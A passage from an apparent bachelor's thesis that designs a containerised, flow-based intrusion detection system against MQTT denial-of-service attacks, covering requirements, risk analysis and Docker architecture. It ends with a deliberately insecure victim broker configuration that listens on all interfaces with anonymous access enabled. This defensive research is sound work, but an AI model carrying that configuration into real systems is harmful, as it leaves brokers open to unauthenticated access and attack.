This thesis adopts a similar hybrid relevance-redundancy formulation, but with domain-specific adaptations tailored for MQTT-based DoS detection across different phases of the attack lifecycle. Specifically, host-based features are most informative for detecting active volumetric attacks, whereas channel-based features become critical for identifying stealthy command-and-control and post-attack activities [39]. Recognizing this nuance directly informs the feature engineering pipeline of this work, ensuring that the mathematical filtering explicitly preserves the distinct topological signatures required to identify complex, multi-stage IoT threats.

2.7 Proposal

In light of the limitations exposed in the state of the art, it is evident that approaches based on heavy Deep Learning networks, trained on static public datasets, artificially balanced with synthetic oversampling (SMOTE), and evaluated primarily through potentially misleading metrics such as Accuracy, are poorly suited to the availability and resource constraints of modern IoT networks at the Edge.

Recent comprehensive surveys of the domain confirm that addressing these persistent open challenges, namely dataset realism, zero-day detection, and the accuracy versus latency trade-off, requires a convergence of specific design principles [6]. Specifically, the field is moving toward lightweight, ensemble-based architectures where hybrid feature selection acts as a primary enabler of operational efficiency.

Faced with this gap, this Bachelor's Thesis proposes the design and deployment of a lightweight NIDS, oriented towards Flow-Based Analysis and sustained primarily by classical unsupervised Machine Learning algorithms, with the Isolation Forest acting as the primary production detector.

To strengthen scientific validity and reduce the risk of Dataset Shift, public datasets are not used for the empirical validation. Instead, the architecture proposes a containerised Digital Twin that injects deterministically labelled attacks over realistically modelled, stochastic IoT traffic. The proposal prioritises temporal and behavioural feature extraction, including Inter-Arrival Time (IAT), connection duration, traffic asymmetry, and byte rates, through Overlapping Sliding Windows to mitigate anomaly swamping and masking [24, 61]. Furthermore, the system does not rely on Accuracy as its primary metric, instead prioritising PR-AUC, MCC, and FPR while preserving the natural class imbalance without synthetic oversampling.

By enforcing strict MLOps practices, such as dynamic memory downcasting (compressing 64-bit numeric values to `int8/float32` safely by validating their types and ranges), serialised Parquet export, and consistent preprocessing between offline training and online inference, the proposed architecture achieves high representational and memory efficiency. Alongside these mechanisms, an offline-calibrated threshold combining a high empirical percentile with a 4σ bound is applied unchanged during held-out testing and online operation to mitigate the operational impact of the Base-Rate Fallacy [20]. Together, these mechanisms deliver a lightweight novelty-detection pipeline that, under the evaluated conditions, achieves low-false-alert operation with a marginal computational footprint on the Edge gateway and detects anomalous behaviours previously unrepresented in the learned benign profile without relying on predefined attack signatures.

CHAPTER 3

Problem Analysis and Planning

Building upon the established theoretical framework and literature review, it is imperative to conduct a systematic analysis of the problem this Bachelor's Thesis aims to resolve. Designing a Network Intrusion Detection System (NIDS) for the Internet of Things (IoT) transcends mere algorithmic formulation; it requires a holistic engineering approach that addresses severe hardware restrictions, data privacy mandates, and the operational reality of highly imbalanced network traffic.

This chapter delineates the system's operational requirements, conducts a rigorous security and efficiency analysis, evaluates the legal and ethical implications, and performs a comprehensive risk analysis. Finally, it critically compares potential technical alternatives before formally defining the proposed architecture and its sequential work plan.

3.1 Requirement Specification and Conceptual Modeling

The development of an intrusion detection architecture in an Edge Computing environment is governed by a strict set of functional and non-functional requirements. These parameters guarantee that the resulting system effectively mitigates cyber-threats without compromising the stability of the host infrastructure.

Functional Requirements:

- FR1. Payload-Agnostic Flow Extraction:** the system must natively monitor network communications and extract bidirectional flow metadata without relying on Deep Packet Inspection (DPI), ensuring functionality over encrypted channels (e.g., MQTTS).
- FR2. Temporal Flow Aggregation:** the offline feature-engineering pipeline must aggregate Zeek flow records using 10-second windows with a 5-second stride. The online engine must preserve the same nominal 10-second observation horizon using bounded event-time streaming state.
- FR3. Autonomous Anomaly Detection and Alerting:** the detection engine must identify anomalous flow behaviour associated with the six evaluated DoS vectors and emit a confirmed alert state after temporal debouncing.
- FR4. Hardware Telemetry Correlation:** the system must continuously extract container-level performance metrics (CPU and RAM usage) through Linux cgroups and Telegraf to associate them with anomaly scores and attack phases.

FR5. Visual Analytics and SOC Dashboarding: the system must project inference results, algorithmic anomaly scores, and system health onto a centralized, real-time Security Operations Center (SOC) dashboard.

Non-Functional Requirements:

- NFR1. Constrained Resource Utilisation (Edge Efficiency):** the inference pipeline must operate within the CPU and RAM constraints of an Edge gateway and must not become a resource bottleneck for the monitored MQTT workload. Its memory footprint must remain bounded with respect to stream duration through fixed-size buffers, bounded tracking structures, and inactive-state pruning, while its computational overhead must be verified empirically under live attack conditions.
- NFR2. Sub-Millisecond Model Inference and Bounded Edge Scoring Latency (Time Behaviour):** the exported Autoencoder shadow model must demonstrate sub-millisecond model-kernel inference under the benchmarked deployment configuration. The broader online scoring path, including feature-vector assembly, scaling, Isolation Forest scoring, and Autoencoder shadow inference, must be measured independently through P95 latency and remain below 1% of the nominal 10-second observation horizon. Per-window inference cost must remain bounded and must not increase with stream duration.
- NFR3. Multi-Objective Feature Dimensionality:** the system must implement an aggressive feature-selection pipeline that maximises label relevance through Mutual Information while minimising linear inter-feature redundancy through Pearson correlation [66]. The selection stage must enforce a maximum of 15 candidate dimensions and serialise the resulting ordered production feature contract for identical use during offline training and online inference.
- NFR4. Operational DoS Resilience and False-Alert Control:** the IDS pipeline must maintain analytical operation throughout the six evaluated DoS conditions without exhibiting unbounded state growth. Under the held-out evaluation protocol, the thresholded detector must achieve a window-level empirical False Positive Rate below 0.5%. Per-origin tracking structures must remain bounded, and inactive states must be removed through autonomous pruning.
- NFR5. Fault Tolerance and Anti-Spike Resilience:** the analytical pipeline must preserve processing continuity when Zeek records contain incomplete, null, or non-numeric fields by applying safe conversion and schema alignment before feature computation. A two-of-three temporal debouncing rule must prevent isolated anomalous decisions caused by transient disconnections from being promoted to confirmed alerts.
- NFR6. Algorithmic Explainability and Transparency (XAI):** Security Operations Center (SOC) analysts cannot effectively respond to “black box” decisions; they require actionable intelligence to perform rapid incident triage. The system must provide human-interpretable metrics alongside anomaly alerts. Decisions made by the machine learning models must be auditable through real-time visual analytics, passive Autoencoder reconstruction-error telemetry, and offline per-feature reconstruction attribution and SHAP analysis, allowing operators to identify relevant feature deviations without imposing prohibitive computational overhead on the primary alerting path.

The non-functional requirements defined are aligned with the ISO/IEC 25010 quality model [37] (specifically the sub-characteristics of Performance Efficiency, time behaviour

and resource utilisation, and Reliability, fault tolerance and availability). This standard provides a rigorous framework for specifying the operational constraints of an Edge-deployed IDS.

3.2 Security Analysis

Drawing upon the theoretical framework established in Sections 2.2.1 and 2.2.2, the vulnerability of the MQTT broker as a Single Point of Failure (SPoF) can be modeled through Little’s Law from Queueing Theory ($L = \lambda \times W$). Consequently, protecting Availability stands as the absolute priority within the CIA triad for cyber-physical systems (CPS) and Smart Cities [23]. The interruption of real-time telemetry (e.g., traffic light coordination or power grid monitoring) has immediate, catastrophic consequences in the physical world.

Within this project, adversaries exploit this mathematical reality through two distinct vectors, directly realized in the implemented attack taxonomy:

- **Concurrency/Volumetric Attacks:** seeking to maximize λ until the bandwidth or CPU interrupts overflow (e.g., Basic Connect Floods or QoS 0 Publish Floods).
- **Semantic/Explosion Attacks:** seeking to artificially inflate W by retaining established TCP sockets while awaiting the MQTT CONNECT packet (BF2), repeatedly triggering abnormal-disconnection and Will-publication processing (BF3), or overloading the topic-matching routing engine with complex wildcard subscriptions (IAUTHS).

Addressing this threat landscape requires a security solution that can seamlessly profile the mechanical, predictable nature of IoT sensors. Because IoT devices (like temperature sensors) are programmed to emit specific payloads, their network behavior generates a highly consistent distribution of packet sizes. An attacker performing brute force or injecting massive payloads will drastically alter the byte symmetry of the connection.

However, volumetric analysis alone is insufficient. Crucially, modern slow DoS attacks intentionally mimic the behavior of legitimate Slow Nodes (SN), genuine IoT devices experiencing high network latency or poor connectivity [53]. If an IDS cannot mathematically distinguish between a malicious SlowITe attack and a legitimate sensor experiencing signal degradation, it will systematically misclassify valid nodes and may trigger inappropriate blocking if coupled to automated enforcement.

Consequently, the security analysis dictates that the IDS must prioritize a hybrid feature space: leveraging size-based features (e.g., `orig_bytes_rate`) to intercept volumetric anomalies [1], alongside specific temporal variances like `c_iat_std` (standard deviation of inter-arrival time) to isolate stealthy attacks without penalizing legitimate Slow Nodes [53]. Furthermore, the operational value of this security analysis hinges on the quantitative risk of errors: $R_i = P(F) \times F_{cost}$ [25], consistent with the broader Expected Cost framework for IDS evaluation [11]. If the cost of a false positive (F_{cost}) is the shutdown of critical urban infrastructure, the detection mechanism must be meticulously tuned to minimize $P(F)$, the probability of a false alarm.

3.3 Algorithmic and Energy Efficiency Analysis

A critical requirement in contemporary ML-based intrusion detection is the explicit evaluation of runtime operational metrics, including computational complexity, execution latency,

and resource consumption, particularly when models are deployed in resource-constrained Edge environments [49, 68].

Feeding an ML classifier with raw network metadata directly from a packet sniffer inherently introduces a computational bottleneck. Deep Learning models, such as Multi-Layer Perceptrons or large Sparse Autoencoders, require repeated dense matrix operations whose computational and memory costs increase with model size, numerical precision, and batch configuration, potentially imposing substantial overhead on constrained Edge gateways [41]. In Edge gateways operating on constrained energy budgets, this computational overhead is unacceptable.

Consequently, algorithmic efficiency is a mandatory constraint for this project. The system must prioritise models with bounded per-vector inference cost. For the selected Isolation Forest, inference is approximately $\mathcal{O}(T \log \psi)$, where T is the number of trees and ψ is the sub-sampling size. Because both parameters are fixed after training, the per-vector model cost remains independent of stream duration, whereas instance-based methods such as KNN incur inference costs that grow with the retained reference dataset [27]. Furthermore, efficient memory management routines, such as dynamic downcasting of numerical tensors, must be algorithmically enforced to reduce memory consumption and prevent process termination under Out-Of-Memory (OOM) conditions.

3.4 Legal and Ethical Framework Analysis

The development and deployment of network security tools must adhere strictly to current legal, ethical, and regulatory frameworks.

- **Data Protection Analysis (GDPR):** the General Data Protection Regulation (GDPR) establishes the principle of data minimisation, requiring personal data to be adequate, relevant, and limited to what is necessary for the stated processing purpose [17]. Traditional Deep Packet Inspection (DPI) requires access to application payload content and can therefore involve the processing of sensitive or personally identifiable information, while centralising raw IoT data further enlarges the privacy and data-exposure surface [29]. By deploying the Flow-Based NIDS directly at the Edge and restricting production model inputs to aggregated flow metadata after removing topological identifiers, this project supports the GDPR data minimisation principle while avoiding the transmission of application payloads to cloud services.
- **National Security Framework (ENS):** in Spain, the Esquema Nacional de Seguridad (ENS) dictates [58] the security guidelines for public administrations and critical infrastructures. The ENS mandates robust mechanisms to ensure the continuous availability and resilience of public digital services. This thesis contributes to ENS compliance by providing a proactive, non-intrusive defense mechanism designed to safeguard urban IoT deployments against service interruptions.
- **eIDAS Regulation (EU No 910/2014):** the eIDAS Regulation establishes the European legal framework for electronic identification and trust services for electronic transactions in the internal market [18]. Although eIDAS is not the principal cybersecurity framework governing this NIDS, the flow-based design remains compatible with certificate-based MQTT communication and with electronic-identification and trust-service mechanisms because it does not require decryption or modification of protected application content. The NIDS therefore provides complementary availability-oriented anomaly detection without interfering with the cryptographic operation of those mechanisms.

- **Ethics and Green AI:** training massive Artificial Intelligence models in cloud data centres carries an enormous carbon footprint. This project embraces the ethical paradigm of Green AI. By rejecting computationally heavy Deep Learning models for the primary production path in favour of lightweight, mathematically distilled algorithms such as the Isolation Forest, while retaining only a compact Sparse Autoencoder as a passive diagnostic model, this work promotes computationally efficient and environmentally sustainable technology, aligning closely with SDG 12 (Responsible Consumption and Production) and SDG 13 (Climate Action).

3.5 Risk Analysis

The IDS evaluation problem is formally expressed through the Expected Cost framework: [11]

$$E[Cost] = C(0, 1) \cdot P(FP) \cdot P(\neg attack) + C(1, 0) \cdot P(FN) \cdot P(attack)$$

where $C(0, 1)$ is the cost of a false alarm and $C(1, 0)$ is the cost of a missed detection. In critical IoT infrastructure, $C(0, 1)$ can be disproportionately high, since a false alarm, where alert decisions are coupled to automated enforcement, may lead to the erroneous blocking of safety-critical telemetry and potentially contribute to physical accidents in systems such as traffic control. Therefore, the detection mechanism must be meticulously tuned to minimise $P(FP)$, the probability of a false alarm. This thesis operationalises this principle by targeting an empirical FPR below 0.5% during threshold calibration.

The implementation of Machine Learning in cybersecurity carries inherent technological and integration risks. The following risks have been identified, evaluated, and mitigated in the architectural design:

1. Risk: The Base-Rate Fallacy and Alert Fatigue

Type: Operational Risk.

Impact: HIGH. In an environment processing millions of benign connections, a default static threshold (e.g., 0.5) generates thousands of false alarms. Failing to account for genuine Slow Nodes (SN) further increases this risk, causing severe alert fatigue and, where alert decisions are coupled to automated enforcement, risking self-inflicted disruption of legitimate telemetry [53].

Mitigation: the architecture abandons arbitrary default decision boundaries, implementing an offline-calibrated production threshold established as the more conservative of the 99.5th percentile of benign training scores and the empirical $\mu + 4\sigma$ bound, targeting an empirical FPR below 0.5%. The selected value is frozen for online use, preventing persistent malicious traffic from shifting the decision boundary. Furthermore, a per-origin debouncing mechanism (`alert_histories`, using a `deque` with `maxlen=3`) is implemented. An alert is confirmed only when at least two of the three most recent decisions are anomalous, filtering out transient IoT noise.

2. Risk: Dataset Shift and Labeling Pollution

Type: Methodological Risk.

Impact: HIGH. Training the model on obsolete public datasets (e.g., KDD99, UNSW-NB15) causes the algorithm to memorize laboratory artifacts (like specific static IPs or timestamps). Upon deployment in a live network, the model suffers Concept Drift and fails to generalize [44]. Furthermore, standard preprocessing often inadvertently snoops on test data distributions, heavily biasing the evaluation [16].

Mitigation: total rejection of static public datasets. Construction of a containerized “Digital Twin” to generate highly stochastic, organic benign traffic mixed with deterministic attacks, ensuring a pure Ground Truth. Explicit elimination of spatial identifiers (`id.orig_h`) and absolute timestamps (`ts`) during the preprocessing phase prevents Data Leakage. To ensure mathematical stability during real-time inference when evaluating asymmetric traffic, a strict Schema Alignment protocol (`fillna(0.0)`) is dynamically applied, guaranteeing that unobserved attack states correctly default to zero occurrences.

3. Risk: Resource Exhaustion of the IDS Node (OOM)

Type: Infrastructure Risk.

Impact: HIGH. Processing continuous streams of network telemetry in Pandas assigns 64-bit precision (`float64`) by default. Under a DoS attack or IP Spoofing, this can severely increase RAM consumption, causing the Linux Out-Of-Memory killer to terminate the analytical process.

Mitigation: implementation of dynamic downcasting to compress numerical matrices, protected by strict type validation to prevent engine crashes from malformed data. Crucially, the resulting matrices are serialised into a binary columnar format, as traditional text exports destroy downcasted types and trigger RAM overflows upon reloading. Furthermore, tracking arrays are bounded in size, and a probabilistic garbage collector actively purges the memory states of inactive IPs, ensuring the RAM footprint remains stable.

4. Risk: Algorithmic Concept Drift

Type: Operational Risk.

Impact: MEDIUM. IoT environments are non-stationary; models trained on flat, perfectly regular traffic will suffer massive degradation when exposed to real-world circadian variations.

Mitigation: the Digital Twin proactively injects non-stationary stochasticity (Weibull and Poisson distributions) modulated by a sinusoidal diurnal multiplier. This ensures the model learns the organic variance of the network, reducing susceptibility to Dataset Shift and strengthening robustness to legitimate non-stationary traffic variation.

5. Risk: Data Leakage and Experimental Contamination

Type: Methodological Risk.

Impact: HIGH. Data leakage occurs when information from outside the training partition contributes to feature selection, preprocessing fitting, or model optimisation, leading to overly optimistic and non-generalizable results [16]. In this architecture, leakage may arise from topological identifiers, such as source addresses and absolute timestamps, or from fitting preprocessing parameters, such as `RobustScaler` statistics, before the development and held-out partitions have been established.

Mitigation: the architecture enforces leakage controls throughout the complete Machine Learning pipeline. Source addresses and absolute timestamps are removed before modelling to prevent identity- and chronology-based shortcut learning. Raw, unscaled tensors are persisted to Parquet, and preprocessing parameters are never fitted globally before partitioning. Within each cross-validation fold and Hyperopt trial, a fresh scaler is fitted exclusively on the corresponding training subset. The stratified split preserves minority-class representation, while the held-out partition remains excluded from feature selection, scaling, hyperparameter optimisation, model fitting, and threshold calibration.

3.6 Identification and Analysis of Possible Solutions

Based on the defined requirements and risks, multiple architectural and algorithmic alternatives were evaluated to determine the optimal solution for this thesis, summarized in Table 3.1.

Table 3.1: Architectural and algorithmic design decisions.

Design Dimension	Evaluated Alternatives	Selected Solution & Rationale
Handling Class Imbalance	A. SMOTE: Injects synthetic data, but destroys network topology and skyrockets FPR [60]. B. Robust Metrics: Accepts the natural 2.5% imbalance and optimizes evaluation metrics instead.	B. Stratification & PR-AUC. Retaining the natural class imbalance and prioritising PR-AUC/MCC focuses the evaluation on False Positive reduction, while an offline-calibrated percentile/ 4σ threshold targets a low empirical FPR, aligning with Expected Cost minimisation [11].
ML Algorithms	A. Deep Learning: SOTA for anomaly detection, but computationally heavy, prone to overfitting, and clashes with Edge constraints [22, 42]. B. Tree-Based Ensembles: Divide feature space using binary heuristics (Random Forest, Isolation Forest).	B. Isolation Forest (Primary). Selected for real-time Edge protection due to its bounded, approximately $\mathcal{O}(T \log \psi)$ per-vector inference cost, independence from Euclidean distances, and resistance to the masking effect. The Sparse Autoencoder is retained as a Deep Learning benchmark and passive shadow model.
Feature Selection	A. Univariate: Fast, but ignores inter-feature redundancy. B. Multi-Objective: Joint optimization of non-linear relations (Mutual Information) and linear redundancy (Pearson) [66].	B. Multi-Objective Filtering. Strictly employs Mutual Information for relevance combined with Pearson Correlation to prune redundant dimensions, distilling the feature space without heavy wrapper costs.

3.7 Proposed Solution: The Three-Tier Architecture

Based on the preceding problem analysis, this thesis proposes the implementation of an Ultralight, Flow-Based Intrusion Detection System deployed through a three-tier hybrid architecture. This modular design isolates responsibilities, enabling strict resource management and optimal telemetry correlation.

1. **The Physical Layer (Digital Twin):** a custom Python-based generator (`traffic_generator`) creates mathematically modelled, heterogeneous benign traffic through Poisson-derived and Weibull distributions together with high-frequency Edge camera metadata, interacting with a Mosquitto broker. Concurrently, an isolated offensive container (`attacker_bot`, restricted to 0.50 CPUs and 256M RAM) injects deterministic DoS vectors into the isolated bridged network (`tfg_net`).
2. **The Edge/Cyber Layer (Acquisition and Inference):** Zeek (`zeek_ids`) passively sniffs the broker's `eth0` interface. The raw JSON logs are ingested by a custom,

stateful Python inference engine (`live_inference.py`). During offline feature engineering, Overlapping Sliding Windows ($W = 10$ s, $S = 5$ s), memory downcasting, Data Leakage controls, and a hybrid dimensionality-reduction filter (Mutual Information + Pearson Correlation) capped strictly at 15 candidate features are applied. Zero-variance removal subsequently establishes the 14-feature production contract. To maintain an $\mathcal{O}(1)$ memory footprint with respect to stream duration during live inference, the engine discards historical DataFrames and uses bounded streaming state, preserving only the mathematical inertia of the traffic through an Exponentially Weighted Moving Average (EWMA). The resulting vector is fed into the highly optimised Isolation Forest model for low-latency anomaly detection under the frozen, offline-calibrated percentile/ 4σ threshold, while the compact Sparse Autoencoder executes in passive shadow mode.

3. **The Cognition Layer (SOC and Visual Analytics):** the inference results are emitted via UDP telemetry to Telegraf. Critically fulfilling the need for unified hardware assessment [7], Telegraf natively maps `/var/run/docker.sock` to extract real-time cgroups CPU and RAM consumption. This holistic telemetry is stored in InfluxDB (`influxdb`) and projected onto an interactive Visual Analytics dashboard in Grafana (`grafana`), providing operators with transparent, real-time insights.

3.8 Work Plan

To guarantee methodological rigor, the project execution is mapped to the industry-standard CRISP-DM (Cross-Industry Standard Process for Data Mining) lifecycle, divided into six sequential phases spanning an estimated 300 person-hours:

Phase 1: Business Understanding and Architecture Design (40h): definition of the threat landscape, study of MQTT vulnerabilities, and structural design of the Docker Compose ecosystem.

Phase 2: Data Acquisition and Digital Twin Development (60h): programming the stochastic benign traffic generator and the customized offensive botnet (`flood.py`) to extract a pure, deterministic Ground Truth dataset.

Phase 3: Data Preparation and Feature Engineering (70h): development of the ZeekPreprocessor module, implementing the overlapping sliding windows, semantic one-hot encoding (IANA ports), memory downcasting, and the hybrid feature selection filters.

Phase 4: Algorithmic Modeling and Offline Evaluation (60h): training the Random Forest (with BO-TPE hyperparameter tuning), One-Class SVM, Isolation Forest, and Sparse Autoencoder. Execution of Stratified K-Fold validation and calculation of PR-AUC, FPR, and MCC metrics.

Phase 5: Online Deployment and Telemetry Integration (40h): packaging the Isolation Forest and its preprocessing artefacts, exporting the Sparse Autoencoder to ONNX, developing the real-time inference engine (`live_inference.py`) with an $\mathcal{O}(1)$ memory footprint with respect to stream duration, and configuring the Telegraf/InfluxDB/Grafana stack.

Phase 6: Documentation and Thesis Drafting (30h): compilation of empirical results, graphical plotting of learning curves and confusion matrices, formatting the SDG Annex, and final revision of the academic manuscript.

CHAPTER 4

System Architecture and Base Infrastructure

4.1 Introduction and Architectural Philosophy

The established theoretical foundations converge on a single practical imperative: deploying advanced Machine Learning analytics on an Edge gateway without consuming the CPU cycles that the MQTT broker requires to function. A security layer that competes for the same physical resources it is meant to protect violates the availability requirement it exists to enforce.

The chapter documents the logical and topological design of the complete solution ecosystem across three interconnected subjects: the three-tier architectural model that maps the Cyber-Physical System (CPS) reference framework onto the deployed system components; the detailed configuration of each service, namely Eclipse Mosquitto, Zeek, and the telemetry stack comprising Telegraf, InfluxDB, and Grafana; and the network isolation strategy that enables deterministic Ground Truth labelling without manual annotation. Each architectural decision is cross-referenced to the project's foundational Non-Functional Requirements (NFRs), as required by the Design Science Research Methodology (DSRM) traceability principle.

The overarching philosophy can be stated precisely: every component serves a single, well-defined responsibility, and every enforced resource boundary is explicit. Where the victim infrastructure, the Mosquitto broker, is intentionally left without a CPU ceiling, this too is an explicit architectural decision: measuring the computational impact of attacks on the broker requires its processor utilisation to respond freely to induced load, not to be clipped by a container limit, so that the hardware signal captured by Telegraf faithfully reflects the genuine stress imposed by each attack vector. This separation of concerns is enforced at the operating-system level through the Linux kernel's control groups (cgroups), which Docker Compose exposes via the `deploy.resources.limits` directive. The consequence is an auditable, scientifically rigorous experimentation environment in which `docker-compose.yml` serves as the authoritative, executable description of the containerised infrastructure, encoding every service dependency and resource constraint with the precision of an engineering specification.

4.2 Three-Tier Cyber-Physical System Architecture

Operationalising the hierarchical principles of the 5C Cyber-Physical Systems architecture, the deployed solution is divided into three functionally isolated tiers, each mapping onto one or more system components.

Tier 1, Physical/Simulation Layer: this tier emulates the physical world of the Smart City: the MQTT broker acting as the central communication hub, the stochastic IoT sensor population, and the adversarial agent injecting malicious traffic. It encompasses the `mosquitto_broker`, `traffic_generator`, and `attacker_bot` containers, aligning conceptually with the Asset and Integration layers of RAMI 4.0.

Tier 2, Edge/Cyber Layer: this tier implements the analytical intelligence of the system, corresponding to the Cyber level of the 5C architecture. Two components operate here: `zeek_ids`, the passive network flow analyser writing structured JSON records to `conn.log`, and the Python inference engine (`live_inference.py`) that consumes those records in real time from the host system via a shared volume. Processing occurs locally, eliminating cloud-transmission latency and protecting the privacy of sensor payloads.

Tier 3, Cognition/SOC Layer: this tier provides situational awareness for the security operator, mapping to the Cognition and Configuration levels of the 5C architecture. Three containers form this layer: `telegraf_monitor`, the kernel-level metrics collection agent; `influxdb`, the time-series database; and `grafana`, the interactive SOC dashboard.




Figure 4.1: Three-tier Cyber-Physical System (CPS) containerised topology. The diagram illustrates the strict resource isolation and data flow from the physical simulation layer down to the cognition and SOC monitoring layer.

4.2.1. Justification for Docker Containerisation

Building upon the architectural foundations established in Section 2.1.1, the adoption of containerised Network Function Virtualization over Type-2 hypervisor virtual machines con-

stitutes a structural necessity. Furthermore, within this specific experimental deployment, Docker satisfies three simultaneous requirements that are non-negotiable for measurement integrity:

- **Scientific measurement fidelity:** demonstrating computational efficiency requires per-container CPU and RAM measurement at one-second granularity under live attack conditions. Type-2 hypervisors duplicate a guest kernel and inflate resource readings. Kubernetes introduces a control-plane overhead that is architecturally unjustifiable for a single-node Edge gateway and would corrupt the resource measurements this thesis relies on. Docker containers share the host kernel and expose hardware usage through cgroups. Telegraf, configured with `interval = "1s"` and `flush_interval = "1s"`, samples these measurements at one-second intervals, enabling their temporal alignment with attack phases and anomaly telemetry and transforming the container runtime into a fine-grained measurement instrument (NFR1).
- **Operational realism:** the `deploy.resources.limits` directives enforce configurable CPU and RAM ceilings to emulate a real Edge gateway, directly supporting NFR1.
- **Reproducibility:** the containerised infrastructure is specified declaratively in one `docker-compose.yml` file and reconstituted with a single `docker compose up` command. The legacy version field was removed, as it is deprecated in the Compose v2 specification and its presence produces warnings that obscure deployment diagnostics.

4.2.2. Network Topology and Deterministic Ground Truth Labelling

A binding constraint on the data pipeline is automated, error-free Ground Truth labelling, as manual annotation is economically prohibitive and introduces the risk of Labelling Pollution.

The solution is a fixed-IP strategy implemented via Docker's IPAM (IP Address Management) driver. The `docker-compose.yml` specification defines `tfg_net` as a bridge network on subnet `172.18.0.0/16` and assigns `attacker_bot` the static address `172.18.0.5`. This is the only container with a guaranteed static address. All other containers receive dynamic IPAM addresses, and `zeek_ids` holds no independent IP at all because it shares the broker's network namespace entirely.

The benign traffic generator instantiates 60 concurrent logical MQTT publishers, each assigned a distinct topic and an independently configured timing profile, with group-specific payload schemas. These publishers operate within the shared network namespace of the `traffic_generator` container, intentionally representing multiple IoT devices aggregated behind a common gateway address and therefore appearing under the same container-level source IP.

Every flow whose `id.orig_h` field equals `172.18.0.5` is therefore deterministically labelled anomalous (class 1); all others are benign (class 0). This logic is implemented in `preprocessing.py` as a single vectorised operation:

```
1 df['label'] = np.where(df['id.orig_h'] == self.attacker_ip, 1, 0)
```

This protocol produces a Ground Truth that is accurate by construction at the connection level, requiring no heuristics or post-hoc review. At the window-aggregation level, a mathematically conservative `label_max` rule propagates class 1 to any window containing at least one malicious flow, ensuring no attack window is silently absorbed into the benign class.

Two categories of Docker-generated background traffic require management at distinct architectural layers. The Docker gateway (172.18.0.1) generates IP-layer management traffic recorded by Zeek that is automatically labelled class 0 by the pipeline’s IP-comparison rule, since this address does not match the attacker’s IP. Docker’s bridge driver similarly generates IPv6 link-local traffic (fe80::) which is likewise labelled class 0. At the dashboard layer, both categories are explicitly excluded from Grafana queries via two InfluxQL predicates ("source_ip" != '172.18.0.1' and "source_ip" != ':::/:'), thereby preventing system-generated management traffic from cluttering the SOC view. The distinction between pipeline labelling and dashboard filtering is architecturally significant and must not be conflated.

The `settings.json` configuration addresses the broker as "BROKER_URL": "mosquitto", not as a specific IP address. Docker’s embedded DNS resolver translates the service name to the dynamically assigned address regardless of startup order, eliminating the race condition that a hardcoded IP would introduce.

4.2.3. Resource Isolation and Asymmetric Containment via cgroups

Containment policies are enforced through `deploy.resources.limits`, which maps directly onto Linux cgroups. The resulting topology is intentionally asymmetric: analytical components receive sufficient headroom to operate reliably under attack-induced load, while the attacker is strictly rate-limited to emulate the resource profile of a compromised IoT zombie node. Table 4.1 summarises the complete topological and physical configuration of all microservices.

Table 4.1: Containerised services and topological configuration. Container names are used as the primary identifiers throughout this chapter. The attacker holds the only guaranteed static IP; the remaining addressed containers use Docker IPAM and service-name DNS, while Zeek shares the broker’s network namespace and therefore has no independent IP. Telegraf UDP port 8094 is published to the host to receive telemetry from the host-side inference engine.

Container	Service	Image	IP	Ports	Limits / Restart
mosquitto_broker	mosquitto	eclipse-mosquitto:2	IPAM	1883, 9001	mem: 256MB; no restart
zeek_ids	zeek	blacktop/zeek:latest	sidecar	—	cpu: 1.0, mem: 1GB; no restart
traffic_generator	traffic_gen	custom Py 3.11	IPAM	—	restart: on-failure
attacker_bot	attacker	custom Py 3.11	172.18.0.5	—	cpu: 0.50, mem: 256MB; no restart
telegraf_monitor	telegraf	telegraf:latest	IPAM	8094 (UDP)	restart: unless-stopped
influxdb	influxdb	influxdb:1.8	IPAM	8086	mem: 512MB; no restart

Container	Service	Image	IP	Ports	Limits / Restart
grafana	grafana	grafana/grafana	IPAM	3000	mem: 512MB; no restart

The 1 GB memory ceiling on `zeek_ids` accommodates its connection-state tables, which grow proportionally with simultaneously open connections (a condition induced by SlowITe). The `restart: unless-stopped` directive on `telegraf_monitor` ensures the telemetry backbone survives transient interruptions without manual intervention (NFR5). The `restart: on-failure` configuration on `traffic_generator` provides self-healing from the transient MQTT disconnections its own reconnect logic deliberately induces. Finally, the absence of any restart policy on `attacker_bot` is a deliberate design constraint to preserve dataset integrity.

4.3 Eclipse Mosquitto: Broker Configuration

The `mosquitto_broker` container represents the victim infrastructure.¹ Its `mosquitto.conf` reflects a common real-world IoT posture:

```

1 listener 1883 0.0.0.0
2 allow_anonymous true
3 persistence true
4 persistence_location /mosquitto/data/
5 log_dest stdout

```

